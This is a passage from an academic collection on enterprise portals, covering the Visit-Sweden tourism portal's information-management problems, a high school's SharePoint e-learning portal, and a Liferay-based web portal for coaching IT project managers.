STTC spent all the way too much resources to get all different applications to work together, instead on the real information management issues, such as a good navigation structure, good information ownership and resource quality issues. Visit-Sweden's Infomaster explains: "We totally underestimated the information management domain. The poor information quality of the underlying information resources diminished the business value of the portal."

Third Time: Present Portal Experience

In the third development attempt, the Swedish Tourism and Travel Council tried to ensure information quality by offering an appealing brochure-like illustration of Sweden before directing the end user into the details residing elsewhere. This was achieved applying a content management approach which incorporated an editorial process and a central staff of editors. There were primarily two reasons for this development. First, tourists were not able to find Visit-Sweden using other Internet search engines, since Visit-Sweden did not have much content of its own. Second, the tourists that *did* find the site did not have enough background knowledge about Sweden to be able to make informed choices given the different options available. By adding high quality content at the portal level, STTC intended to address both these problems.

A producer/product database that was developed by regional tourism authorities in Sweden was purchased. Again, the reason for this action was to provide information of higher quality, which was achieved. However, it came with a cost. STTC realised that they did not have the expertise required to effectively run a search engine and therefore decided to end their endeavour in the search engine realm. The purchased database did only contain a small subset of all tourism offerings in Sweden and since STTC no longer had a search engine, most parts of the existing tourism related content on the Internet was excluded. This impeded on STTC's ability to connect the end user with the tourism industry not present in the purchased database.

Even with the database, the Visit-Sweden portal still relied on information from other information owners. The majority of entries in the database were provided by small entrepreneurs who saw this as a *free marketing* channel, and who had the time to fill in all forms and to codify the information. The work required by large tourism companies to codify their offerings was substantial, while the added value of being included in the portal had diminished due to the individual sites being searchable via standard search engines such as Google.

DISCUSSION

The owners of the information resources within an enterprise portal usually have a well-defined end-user community and therefore focus the content on fulfilling their local business demands. Information owners are thus reluctant to invest in the extra effort required to share their content base with some overarching portal without seeing tangible return on investments. This problem is very apparent in the context of Visit-Sweden. However, the information resource owners may be incorrect in assuming that their customer base is restricted to their local context. The increased visibility that comes from contributing to the portal may generate benefits that well exceed the work invested, but this may be difficult to see from their position. We suggest that the problem is pedagogical rather than technical or organisational.

Information ownership also relates to the power relations that may exist amongst different business units. The portal directs attention to the top of the organisation and local information owners may fear that all resources will be redirected to the portal instead of to their specific businesses.

Information integration is a second issue. It may seem that adding content metadata, setting up a robot.txt file, or removing obsolete and outdated data on a Web site to improve the spidering and the indexing would be simple, but as our case study shows, even such tasks require cooperation and coordination amongst the information owners and is thus more complicated than one might be lead to believe.

In the case of having more sophisticated underlying information systems that need to be integrated even more complexity is added. This complexity is inherited to the domain of governance of the underlying information model in the specific information system. Any information system within a corporate setting has already a predefined agenda, which not always aligns easily with the more enterprise-wide integration view of the actual content.

Enterprise-wide portal information management is a balancing act between central and decentralised information management practices. Clearly, local content providers benefit from central investments in information technologies such as content management systems, taxonomy management systems, or search engines. However, central information management efforts might instead be considered an albatross around one's neck when there are no visible short-term gains. In this lies a paradox: only the local information owner who knows his or her information in detail, but only the portal manager who can see the greater picture and understands how every little piece can contribute to the enterprise view.

FUTURE RESEARCH

The obstacles described on the back-end side of the portal are easily derived from the information needs and demands relating to the front-end. An enterprise portal is typically supposed to serve all, but often fails by being far too general to actually create business values in day-to-day life for the end user. Many users instead direct their information needs directly toward the underlying information resources that already serve a tangible outcome. When it comes to the creation of a sound information architecture that will work both on the top level as well as in the local setting, we foresee power relations and business tensions that need qualitative research.

STTC has during the last two years focused on the motivational, training and knowledge sharing efforts, to improve their inter-organisational relations with the industry, since this is a core issue for the success of the Visit-Sweden site. We intend to carry out our further portal research based on the determinants of inter-organisational relationships (Oliver, 1990), to be able to uncover new contributions the portal research domain.

CONCLUSION

Our account shows that technology *per se* does not make cultural, political or business boundaries disappear. Too often, information owners are either kept out of the loop entirely or assumed to willingly provide whatever the new technology required. From the content providers' perspective, the business incentive to engage is thus missing. To be successful, portal projects need to address information ownership, information integration and information management, and balance skillfully between the central and the local context. To build a portal, which itself has no content, the owners of the subdomains and subsites must be included and given tangible reasons for sharing their content base. If all they get is extra work, the portal is likely to remain an empty shell.

KEY TERMS

Back-End Side (of Enterprise Portal): The intersection between a portal, and its underlying information resources.

Information Integration: The processes and activities of integrating information and data from different repositories, information resources and data formats into easily and comprehendible content.

Information Management: The processes, roles, activities and tools to manage the corporate information assets, throughout the information lifecycle.

Information Ownership: The responsibilities, roles and resources to manage information, information systems or information resources.

Information Resource: Information repository, information system, Web site or a depicted and clearly defined content set within a portal.

Power Relations: Interpersonal relations where power structures, visible or invisible to the organisation, inflict on the outcome of the integration process for a portal.

Stakeholder: People who will be affected by the project or can influence it but who are not directly involved with doing the project work.

Changing the Interface to High School Education

Greg Gebhart
Lowanna College, Australia

INTRODUCTION

How do you cater to 21st century learners in a secondary school, and how can we personalize learning so that the value of education is enhanced for every student? This was the question that challenged us at our school.

With e-learning, e-teaching, and e-everything becoming part of our everyday life, Lowanna College began investigating a range of different software products that might provide a solution to our question. After a number of trials and tests, we decided on Microsoft Share Point Portal to create a portal that would meet our staff, student, and college needs. The portal would need to be a one-stop shop for all our education needs and provide access to educational resources 24 hours a day, seven days a week.

BACKGROUND

Lowanna College (2006) is a state secondary school with approximately 1,200 students. These range from year 7 through to year 12. The college has a strong ICT focus and has been at the forefront of many of the states ICT education initiatives. The college is also well known for its multimedia, music, and drama programs as well as providing a full range of main stream education programs. Lowanna College is located in Newborough, which is 130 kilometers east of Melbourne.

OVERVIEW OF PORTAL DEVELOPMENT AT LOWANNA COLLEGE

Our challenge was to develop an e-learning tool that would cater to 21st century learners in a secondary school. In 2002, Lowanna College began investigating a number of intranets and extranets from a range of suppliers. The college's vision was to develop an online education platform to facilitate teaching in the classroom and externally. After trialing several products the college agreed that most third party products were too expensive or they provided a stock standard solution, that had little scope to be tailor made for our college's individual needs. Then, Microsoft launched SharePoint Portal (Microsoft 2001). This software product provided a solution that matched the college's vision.

The initial aim of the portal was to provide online curriculum, however, as it evolved it grew to include discussion boards, college notices, image libraries, digital portfolios, and a significant document management system for the college. The key factor in gaining staff acceptance was the advanced functionality and the simplicity of the program and interface. To upload content, assignments, worksheets, and other material, staff only have to click a button, select a file or type a message, and press the save function. This user-friendly design also enabled staff with low ICT skill levels to quickly develop confidence in this new platform.

In one instance, one of our staff members who was a reluctant user of technology, has become one of our college champions. The ease of use of the portal, was the catalysts for this change of practice. This staff member also became one of the drivers for the use of the portal in his teaching area. Many of the portals features were developed so that they had significant impact on day-to-day learning. Curriculum material was provided in many formats. These ranged from Microsoft Word sheets and Microsoft Power Point, through to online video tutorials and Flash tutorials.

Students found it very easy to download information and navigate the portal. In many cases, students had a better understanding of the portals navigation than their teachers. It was not long before teachers wanted to do more, and the next step was to enable students to submit work online. This again proved very successful with staff. Security was set up to enable student material to be deposited without other students being able to modify or delete assignments.

The music faculty were the leading lights as they moved all their resources to the new online repository and then began developing advanced functions, such as calendars, that enabled students to easily identify the times they were booked for one on one music lessons.

They also began to put samples of graded work online so that students could look at the teacher's expectations for particular projects and assignments. Other groups began to use the portal as part of their teaching and learning, rather than as a reference site. This meant that the portal was used just as often in classes as it was outside of class time. Downloading assignments and uploading assessment became popular with staff then progressing to the use of discussion forums and video tutorials. There was an increased use of integrated projects and learning objects also became more popular as teachers could create links to these projects in a less complicated manner than before.

Staff feedback indicated that the portal has increased students engagement in class, and provided slow learners with a stronger structure and direction for learning, often in a personalized manner. Students began to drive the use of portal as they logged on from home, expecting more and more content to be available on line.

Teachers also used the portal as the college's document management system. All staff meeting minutes, documents, policies, and so forth were moved to an electronic form and placed on the portal. This provided work place advantages through reduced time to find documents, which were linked to the advanced searching feature in the portal and a one stop entry for college information. Staff reviews were the next advancement on the portal and after some teething problems, the portal was soon keeping track of staff professional development and individual performance and development plans.


Team sites were also developed to enable collaboration. The ability to check documents in and out and to use the versioning feature of the portal also helped with document management and team planning. The innovative teachers began exploring further and found different ways to use the portal. One teacher used the portal to upload her class material when home sick rather than drive to the school to drop off class work and later in the day collect the student's assignments from home as they were submitted to the portal in class. The ICT technical support team developed their own portal site to keep detailed records of their job lists, service calls, and progress. This improved productivity and also enable the team to provide instant feedback to end users on job progress.

The success of the portal is due to a range of reasons; however one of the key factors was the ICT team working with college staff to ensure the college had ownership of the portal and its design. This ensured that the design and its use was curriculum-driven rather than technology-driven. Another advantage of selecting Microsoft Share Point Portal was that the college's ICT team could develop and design the portal themselves. This provided a cheaper solution and meant that the team could customize the design and requirements to meet the needs of the college. Another major advantage was how Microsoft Share Point Portal linked directly with the college's existing network. Microsoft 2003 Server provides single user log in for the network and the portal and manages the portal security rights.

FUTURE DIRECTIONS

To further enhance our teaching, learning, and curriculum delivery we have recently added Microsoft Class Server software to our portal. Class Server software integrates with the portal and provides a fully customized learning environment. It enables classes, groups, or individual students to have class work customized and delivered at preset or current

Figure 1. The Lowanna College portal



dates. The program also allows for fully automated marking for work sheets, quizzes and multiple choice tests. Feedback and results is instant, for student and their teacher.

It also has automated reporting and can be matched to the curriculum standards in any country.

Our next steps are to integrate staff calendars into the portal using Microsoft Exchange Server, which will enable team calendars and meeting calendars to be readily accessible at anytime. Individual timetables will also be added for students and staff. We also have plans to link Microsoft Live Communications Server to our portal to enable real time collaboration and staff messaging across our network.

CONCLUSION

The key features and success of our portal are:

- College-wide ownership of the portal
- 24 hour, seven day a week access for students and staff
- Easy to use interface
- Fully customized and developed in house
- Lots of advanced features to enhance teaching and learning

KEY TERMS

Document Management System: A software function to store and catalogue electronic documents.

Intranet: An internal e-learning and document storage platform.

Extranet: An e-learning and document storage platform that can be access from internal and externally.

Flash Tutorials: Animated tutorials created using Macromedia Flash.

Graded Work: Completed assignments that were provided as examples with grades attached.

ICT Team: Computer manager and computer technicians.

Microsoft 2003 Server: Network management software developed by Microsoft.

Microsoft Share Point Portal: A portal developed by Microsoft to integrate with Windows “Active Directory.” Used here as an e-learning portal.

Microsoft Class Server: A customized online training product that enables users to create, deliver, and grade personalized learning tasks.

A Coaching Portal for IT Project Management

Yuriy Taranovych
Technische Universität München, Germany

Simone Rudolph
Technische Universität München, Germany

Helmut Krcmar
Technische Universität München, Germany

INTRODUCTION

Current investigations of numerous institutions (Genus & Dalcher, 2003; RAE, 2004; Sauer & Cuthbertson, 2003; The Standish Group, 2003) demonstrate that about 75% of all IT projects fail. The reason for such a high rate of IT project failures is mostly a lack of professionalism and competence in IT project management (RAE, 2004). IT companies often do not have enough resources for filling in the competence gap, especially under conditions of time pressure in IT projects. Project coaching is a possibility for acquiring the required competencies (Rauen, 2002b). A search for suitable project coaches is often a challenging and time-consuming task, and usually limited to the local area. Even if an appropriate coach is found, their availability is still uncertain. Furthermore, professional project coaching is associated with high costs. This article proposes that Internet technologies can help to overcome these difficulties, considering that Web-based project coaching can reduce the time of problem solution, and due to its virtual character, can be offered without geographical limitations. This article focuses on the concept of Web-based project coaching and its practical experiences, and points out the benefits of using portal technology for its implementation.

BACKGROUND


Based on the work of Rauen (2002b), we define project coaching as a professional, individual support and consulting of project teams in order to improve their project management. Under Web-based project coaching, we understand this as a project coaching supported by the Internet technology. Alternatively, to the term Web-based project coaching, we propose to use the term "project Web coaching" or just "Web coaching." The intention of the Web coaching concept is not to transfer an entire coaching process into a virtual environment. The Internet technology should be used for supporting the coaching process where it is reasonable and applicable. In most cases, a coaching success depends on the competence and professionalism of the particular coach, as stated before.

Web coaching opens new potentials in providing coaching services. The most significant benefit is overcoming geographical limitations. A coach and coachee (the coached person) are no longer required to meet face-to-face, but rather, in a virtual location, a so-called virtual office or room, which contains all the necessary tools and materials for providing coaching services. Consequently, a number of face-to-face coaching meetings can be reduced for some activities, saving time and expenses. Further benefits of Web coaching include enabling ad-hoc coaching requests and more efficient coach search. Coaches may use the Web coaching as an additional channel for providing their coaching services. Furthermore, Internet technology can contribute to a formation of a network of coaches and coachees to share knowledge and experience in IT project management.

Figure 1 illustrates the concept of Web coaching and so called WebCoaching model (Taranovych, Rudolph, Förster, & Krcmar, 2004). It demonstrates an interrelation between the coaching and project management processes as well as their actors and necessary materials.

A starting point for a coaching event is an existing coaching proposition and a coaching demand. Additional conditions are a voluntary request of a coachee to be helped by a coach, ensuring discretion in the coaching process, acceptance and trust to each other. The illustrated project management process (Greunke, 1999) symbolises IT projects. The surrounding Web coaching process (according to Rauen, 2002a) has a task to provide a coaching support for these projects. Depending on the project situation, a coach can be involved either in the concrete phase or in the entire project. After a perception of the coaching demand and a first acquaintance conversation, the coach and coachee clarify an initial situation and outline a project structure. For this purpose they use the necessary project documents and data in order to thoroughly analyse the situation and identify the problems. Based on these results, the coach and coachee elaborate coaching goals and define necessary coaching interventions. The coach uses various coaching techniques, methods and

Figure 1. WebCoaching model (own illustration)



tools to support this process. A very important aspect is an evaluation of the coaching effectiveness. The Web coaching process is considered as successfully terminated when the coaching goals are achieved.

WEBCO@CH PORTAL: A COACHING PORTAL FOR IT PROJECT MANAGEMENT

The project coaching portal (WebCo@ch portal)[1] is an instrument for providing Web based coaching services. The WebCo@ch portal provides a coach-matching mechanism for searching and selecting appropriate coaches, as well as a coaching collaborative environment in order to enable distributed communication, collaboration and coordination between coaches and coachees. The coaching services are initially limited to five project management domains according to the identified problem areas (Rudolph et al., 2004). The coaching process is additionally supported by a number of reference documents, coaching guidelines and project diagnosis tools. Figure 2 illustrates the concept of the WebCo@ch portal.

Figure 3 provides an overview of the tools of the WebCo@ch portal and their application in the coaching process. Due to the fact that communication has a central position in the entire interactive coaching process, communication tools of the WebCo@ch portal play a particularly important role. The use of collaborative tools for shared work on coaching materials (documents, plans, etc.) reasonably starts with the phase "clarifying initial situation" until the "termination" of the coaching process. Coordination tools support planning and coordination of coaching activities and tasks basically in the phases 3-5. The use of project analysis tools is expedient, especially at the beginning of the coaching process in order to analyse an initial project situation and to identify possible improvement potentials. Furthermore, they can be applied for evaluation of the coaching effectiveness. Initially, coach-matching tools can be used for a coach search, as well as a coach rating at the end of the coaching process. Reference documents and coaching guidelines to project management topics can be used as a support material in the phases 3-6.

The working environment of the WebCo@ch portal is structured into virtual rooms (Henderson & Card, 1986). Every room contains various tools for communication, coordination, collaboration, matching and other activities. The access to rooms as well as a number of tools depends on the room context (Schwabe, Hertweck, & Krcmar, 1997). Virtual rooms can be used for coaching sessions, collaborative project work, knowledge and experience sharing, individual purposes, and so forth. The room concept of the WebCo@ch portal has three room types with different privacy levels (Figure 4).

1. **Personal Rooms:** Every user of the WebCo@ch portal has his/her personal room "myWebCo@ch" by default. The permission to use this room is granted to only

Figure 2. The concept of the WebCo@ch portal (own illustration)




Figure 3. Tools of the WebCo@ch portal (own illustration)

Tools	Percep-tion	Acquain-tance	Clarifying Situation	Goal definition	Coaching In-terventions	Evalua-tion	Termi-nation
Communication Tools Audio-Chat, Chat, Talkline, Discussion forum, Weblog	(x)	x	x	x	x	x	x
Collaboration Tools Desktop Sharing, Brainstorming, Document library, Wiki, Polls			x	x	x	x	(x)
Coordination Tools Project Planning, Group calendar, Tasks			x	x	x		
Project Analysis Tools X-Diagnoser, X-Checker, LifeCoreCard	x		x		(x)	x	
Coach Matching Tools Coach Database, Coach Rating, Coach Profile, Coaching Request		x					x
Reference documents and Coaching Guidelines			x	x	x	x	

this user. The room can be individually configured. All tools listed above are available here.

2. **Private (Project) Rooms:** Private or project rooms can be individually created and configured by every user for coaching processes and collaborative project work. The communication, coordination and collaboration between coach and coachee take place only within this particular room. The creator of the room grants permissions to the respective users.

3. **Public Rooms:** Public rooms enable the experience and knowledge exchange between portal users. The room "MeetingPoint" is accessible to all users of the WebCo@ch portal. The room "BusinessClub" is accessible only for coachees and "CoachClub" only

Figure 4. The room concept of the WebCo@ch portal (own illustration)



Figure 5. Screenshot of the WebCo@ch portal with an exemplary project room (own illustration)

for coaches. Public rooms can be created only by the portal administrators.

The WebCo@ch portal offers 40 tools for supporting communication, collaboration, cooperation between coaches and coachees as well as matching of them. Figure 5 illustrates a screenshot of the WebCo@ch portal with the standard rooms "MyWebCo@ch," "MettingPoint," "Business-/CoachClub," and with an opened example project room "MyProjectRoom," The illustrated project room contains four of 16 available Tools: WebConferencing (including audio chat, chat, desktop sharing), Awareness, Discussion Board and Document Library. The WebCo@ch portal can be visited at http://www.Webcoach-plattform.de.

BENEFITS OF USING PORTAL TECHNOLOGY FOR WEB COACHING

The aim of the WebCo@ch portal creation was not an absolutely new development, but an extension of an existing system to coaching capabilities. This system should cover the main WebCo@ch requirements, provide at least basic tools for supporting distributed communication, coordination and collaboration as well as be an open platform for further development, modification and optimisation. For these purposes, 29 CSCW tools were analysed in order to choose a base platform for realising the WebCo@ch concept (Rudolph et al., 2005). The system, which met the most of the requirements, was Liferay Enterprise Portal (LEP, 2005), an open source J2EE JSR-168 compliant portal with an open and standard architecture.


Having analysed the Liferay Portal in detail, we came to the conclusion that a portal technology offers an excellent technical basis to meet the requirements for realising the WebCo@ch portal. Other articles will present conceptual, technical and developmental benefits of using the portal technology for implementing the WebCo@ch portal.

Conceptual and Technical Benefits

Probably the highest challenge in realising the WebCo@ch portal was an implementation of the room concept. It enables portal users to create virtual rooms for communication, coordination and collaboration in coaching processes and project work. The rooms encapsulate appropriate tools. The number and the arrangement of tools in rooms should be configurable depending on the coaching or project context. The access to the rooms and respectively to the tools and their content (documents, discussions, messages, etc.) should be regulated by the room creators.

Due to its sophisticated layout management and security model (Abdelnur & Hepper, 2003), the portal technology has perfectly mastered this task. The portal layout consists of a number of portal pages (rooms), which contain portlets (tools). A possible layout of a portal page is depicted at Figure 6. The portal page layout (number and arrangement of portlets) can be easily modified and optimised by users. The users' access to the portal pages is regulated by their affiliation to a group of the security model. In other words, a portal page is a representation of a user group. The portlet content within a portal page depends on the group as well (e.g., a document library portlet displays only documents which belong to the specific group). Consequently the same portlet can be used in various portal pages. The security model guarantees that the portlets' content stays unique within a portal page and is not accessible for users of other portal pages (rooms). It enables a development of groupware tools for user interactions.

Figure 6. Elements of the portal page (Abdelnur & Hepper, 2003)



Besides group rooms, the WebCo@ch concept provides personal rooms for individual use. Every user has his/her personal room (myWebCo@ch), which can be configured in accordance with the user's individual preferences. The portal technology meets these requirements with its personalisation concept (Linwood & Minter, 2004).

An important feature of the WebCo@ch portal is a possibility to search for information within rooms and tools. The portal technology handles this task as good as others described above. The search is performed not only on the database, but also on the document level.

In case the WebCo@ch portal should be used not as an internet solution, but within a large concern as an online service of a project management office (PMO) (Project Management Institute, 2004), an important task is an integration of the portal in an existing enterprise information infrastructure. Users wish to operate all enterprise information systems whether an ERP or a coaching by using the same authorisation data. The portal technology provides a single sign-on interface for a number of authentication and authorisation services (Linwood & Minter, 2004).

An internationalisation concept within the portal technology should be mentioned as well. It allows a development of multilingual portlets at early stages.

Developmental Benefits

Another significant challenge in the creation of the WebCo@ch portal was a design and implementation of 17 additional tools for supporting the coaching process during six months. Considering the volume of work, this task could be fulfilled only under condition of an ad-hoc involvement of additional resources, a modularisation of functionalities, an accurate specification of tools and a proper organisation of the development process. Implementation results had to be integrated into the portal with minimal efforts.

The portal technology has offered an excellent solution in this case as well. Due to the portlet concept and JSR 168 standard (Abdelnur & Hepper, 2003), the development and testing of tools could be performed absolutely modular and distributed. Every developer could easily reconstruct exactly the same development and test environment as the live system. This allows minimising possible conflicts during a migration and integration of the portlets. The distributed development and the following integration of tools into the live system run absolutely properly.

Due to the interoperability of portlets, the functionality can be easily extended with standard components according to the JSR 168 standard or with own implementations. There is a number of standard JSR 168 compliant portlets which are oriented towards providing all kinds of information (e.g., news, weather, etc.) and supporting collaborative work (document library, discussion boards, group calendar, etc.).

Another positive aspect for developers is openness of the portal technology to the application aggregation. For example, two external applications were aggregated into the WebCo@ch portal: IBM Sametime[2] that enables Web conferencing and desktop sharing as well as the GroupVision[3], a tool for supporting distributed brainstorming sessions. The aggregations of these solutions into the live system run properly.

Due to modular construction of the portal and module independence on the portal framework, the release management of the framework itself can be performed much easier.

EXPERIENCES WITH THE WEBCO@CH PORTAL

In order to prove the Web coaching concept, the WebCo@ch portal was applied to three real IT projects (pilot projects) carried out by three different small IT companies. Project managers of these IT projects were coached by four professional coaches specialised in the project planning and controlling, customer and team relations. Coaching sessions took place online by means of the WebCo@ch portal in the period of April 2005-November 2005 (Rudolph et al., 2005).

The article presents the first evaluation results that are based on semistructured interviews with the coaches and coachees involved in the pilot projects. The goal of the interviews was to investigate the applicability of the WebCo@ch portal and its tools to support an interaction process between coaching actors.

The respondents are of the opinion that the tools of the WebCo@ch portal are applicable for supporting the project coaching process. A wide choice of communication, coordination, collaboration and other tools was evaluated by the respondents as sufficient or even too wide. The room concept of the WebCo@ch portal was identified as one of the most promising benefits of the system. The acceptance of the tools and their application for Web coaching processes depends on the possibility to integrate them into the daily work of the respondents.

Analysing the respondents' statements, we discovered some interesting implications on the interaction process between a coach and a coachee. A coach usually plays an instructing role towards the way of communicating, coordinating and collaborating in the coaching process. The coach also chooses the necessary tools to be used in the coaching process. A coachee usually accepts the working style of the coach and follows his suggestions without any questions. This fact can lead to problems if the coach is not familiar with the portal tools and not able to structure the coaching process. It is a duty of the coach to have an appropriate competence of using the portal tools and to be able to instruct inexperienced coachees.

The use of the WebCo@ch portal contributes to better structuring and documenting of the coaching process. A permanent documentation, written communication and coordination, storing any kind of information on the WebCo@ch portal stimulates a creation of the same information and documentation levels either for coaches or for coachees and structures the coaching process. Due to the high documentation level, the communication, coordination and collaboration in the coaching process become more comprehensible. This fact can be also seen as a benefit for persons who should be additionally involved in the coaching process.

Face-to-face meetings are still very important even in the Web coaching process. According to the respondents' opinion, the coaching process should always starte with a face-to-face meeting in order to establish raport between a coach and coachee. For the further coaching sessions face-to-face meetings are not longer needed and can be substituted by online meetings on the WebCo@ch portal.

FUTURE TRENDS

The next stage of the WebCo@ch portal development consists in further investigation of the Web coaching implications on the project management. For this reason we are planning to conduct a number of further pilot projects in order to gain more Web coaching experiences, including experiences in other context. One of the possible options is using the WebCo@ch portal as an additional instrument for the project management office within a large enterprise in order to improve coaching of shared international project teams. Furthermore the WebCo@ch portal can be used as an additional service within professional or nongovernmental organisations for coaching/supervising of existing (international) initiative groups.

An important success factor of the Web coaching idea consists in providing a certainty of the coaching services quality and the appropriate coaches' qualification. It can be achieved by introducing a certification procedure for "Web coaches" of the WebCo@ch portal. Obtaining such a certificate can be established as a condition for providing coaching services via the WebCo@ch portal and as a guarantee for the high coach qualification.

CONCLUSION

The presented Web coaching concept opens new potentials in providing coaching services for IT project management. Using the WebCo@ch portal coaches can offer their services independent of their location and time. Coaching interactions take place not face-to-face anymore, but in a virtual environment, which provides all necessary tools and documents. Coaching requests can be handled much faster and coachees reach more transparency in choosing coaching services.

"Web based coaching is really working" is an encouraging statement made by one of the coachees during the interview. A primary sceptical opinion of the pilot participants about Web coaching potentials changed to optimistic and positive. The pilot participants evaluated the support level of the coaching process by the WebCo@ch portal as "good" and "excellent."

The portal technology plays an essential role in implementing the Web coaching concept. It provides a solid and open framework for implementing the room concept and developing interactive composite applications.

KEY TERMS

Coaching: "An ongoing partnership that helps clients produce fulfilling results in their personal and professional lives. Through the process of coaching, clients deepen their learning, improve their performance and enhance their quality of life" (Coach Federation, 2005).

Digital Production: A development of multimedia content and application-oriented enterprise software (Rudolph & Krcmar, 2004).

Project Coaching: A professional and individual support and consulting of project teams in order to improve their project management (according to Rauen, 2002b).

Project Management: "The application of knowledge, skills, tools and techniques to project activities to meet project requirements" (Project Management Institute, 2004).

Project Management Office (PMO): "An organizational unit to centralize and coordinate the management of projects under its domain" (Project Management Institute, 2004).

Virtual Room: The virtual space into which participants at a distance are brought (according to Henderson & Card, 1986).

Web Based Project Coaching (WebCoaching): A project coaching supported by the Internet technology (Taranovych et al., 2004).

ENDNOTES

